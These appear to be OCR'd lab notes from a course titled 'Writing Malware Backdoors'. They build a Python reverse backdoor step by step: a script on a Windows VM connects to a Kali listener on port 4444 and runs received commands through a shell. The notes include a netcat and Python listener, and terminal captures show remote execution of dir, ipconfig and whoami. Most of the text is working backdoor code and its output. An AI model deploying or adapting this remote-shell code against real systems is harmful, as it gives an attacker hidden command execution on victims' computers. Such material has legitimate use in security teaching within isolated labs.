

Writing Malware Backdoors

Connecting Two Remote Computers Using Sockets

Kali VM:





Windows VM:



Code:

```
#!/usr/bin/env python

import socket

connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

connection.connect(("192.168.10.142", 4444))
```


Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
Player
C:\Users\IEUser\Downloads\reverse_backdoor.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
reverse_backdoor.py
#!/usr/bin/env python
import socket
connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("192.168.10.142", 4444))
Line 7, Column 1
Tab Size: 4
Python
Command Prompt
C:\Users\IEUser\Downloads>C:\python312\python.exe reverse_backdoor.py
C:\Users\IEUser\Downloads>
Windows 10 Enterprise Evaluation
Windows License valid for 75 days
Build 17763.rs5_release.180914-1434
Type here to search
8:55 AM
8/9/2024
23°C
Light rain
Search
ENG
US
11:55 AM
2024-08-09



Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 9 11:56
root@kali: /
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: /
root@kali: /79x22
inet6 fe80::20c:29ff:fe39:3b59 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:39:3b:59 txqueuelen 1000 (Ethernet)
RX packets 967 bytes 840063 (820.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 591 bytes 83485 (81.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 24 bytes 1440 (1.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 1440 (1.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:/# nc -vv -l -p 4444
listening on [any] 4444 ...
192.168.10.143: inverse host lookup failed: Unknown host
connect to [192.168.10.142] from (UNKNOWN) [192.168.10.143] 49917
sent 0, rcvd 0
root@kali:/#
23°C
Light rain
Search
ENG
US
11:56 AM
2024-08-09


Sending & Receiving Data Over TCP

Code:

```
#!/usr/bin/env python

import socket

connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("192.168.10.142", 4444))

connection.send(b"\n[+] Connection established.\n")

received_data = connection.recv(1024)
print(received_data.decode())
```

connection.close()







Executing System Commands Remotely

CODE:

```
#!/usr/bin/env python

import socket
import subprocess

def execute_system_command(command):
    # Decode the command from bytes to a string
    command = command.decode()
    return subprocess.check_output(command, shell=True)

connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("192.168.10.142", 4444))

connection.send(b"\n[+] Connection established.\n")

while True:
    command = connection.recv(1024)
    command_result = execute_system_command(command)
    connection.send(command_result)

connection.close()
```


Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
Player
C:\Users\IEUser\Downloads\reverse_backdoor.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
reverse_backdoor.py
#!/usr/bin/env python
import socket
import subprocess
def execute_system_command(command):
# Decode the command from bytes to a string
command = command.decode()
return subprocess.check_output(command, shell=True)
connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("192.168.10.142", 4444))
connection.send(b"\n[+] Connection established.\n")
while True:
command = connection.recv(1024)
command_result = execute_system_command(command)
connection.send(command_result)
connection.close()
Line 24, Column 1
Tab Size: 4
Python
Command Prompt - C:\python312\python.exe reverse_backdoor.py
C:\Users\IEUser\Downloads>C:\python312\python.exe reverse_backdoor.py
Recycle Bin
WinZip SafeShare
Firefox
WinZip Secur...
eula
WinZip
Microsoft Edge
New Text Document.txt
WinZip Duplicate Fi...
WinZip Image ...
WinZip PDF Express
Service Pack:
No service pack
Windows 10 Enterprise Evaluation
Windows License valid for 75 days
Build 17763.rs5_release.180914-1434
Type here to search
9:36 AM
8/9/2024
23°C
Mostly cloudy
Search
ENG
US
12:36 PM
2024-08-09


Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 9 12:36
root@kali: /
root@kali: /opt/pycharm-community-2024.1.4/bin
root@kali: /
root@kali: / 190x43
root@kali:/# nc -vv -l -p 4444
listening on [any] 4444 ...
192.168.10.143: inverse host lookup failed: Unknown host
connect to [192.168.10.142] from (UNKNOWN) [192.168.10.143] 49945
[+] Connection established.
dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/09/2024 08:46 AM <DIR> .
08/09/2024 08:46 AM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/09/2024 09:35 AM 573 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
11 File(s) 48,198,226 bytes
2 Dir(s) 17,992,855,552 bytes free
ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::94d2:6650:7780:1435%8
IPv4 Address. . . . . : 192.168.10.143
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.2
whoami
msedgewin10\ieuser
23°C
Mostly cloudy
Search
ENG
US
12:36 PM
2024-08-09

Implementing a Server


Listener.py on kali Machine


```
#!/usr/bin/python
import socket

listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind(("192.168.10.142", 4444))
listener.listen(0)
print("[+] Waiting for incoming connections")
listener.accept()
print("[+] Got a Connection")
```

Reverse_backdoor.py code on Windows VM

```
#!/usr/bin/env python

import socket
import subprocess

def execute_system_command(command):
    # Decode the command from bytes to a string
    command = command.decode()
    return subprocess.check_output(command, shell=True)
```

```
connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("192.168.10.142", 4444))


while True:
    command = connection.recv(1024)
    command_result = execute_system_command(command)
    connection.send(command_result)

connection.close()
```




Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 9 14:44
reverse_backdoor
Version control
Current File
Project
reverse_backdoor ~/PycharmProjects/reverse_backdoor
.venv
bin
lib
.gitignore
pyvenv.cfg
listener.py
External Libraries
Scratches and Consoles
listener.py
#!/usr/bin/python
import socket
listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, _value: 1)
listener.bind(("192.168.10.142", 4444))
listener.listen(0)
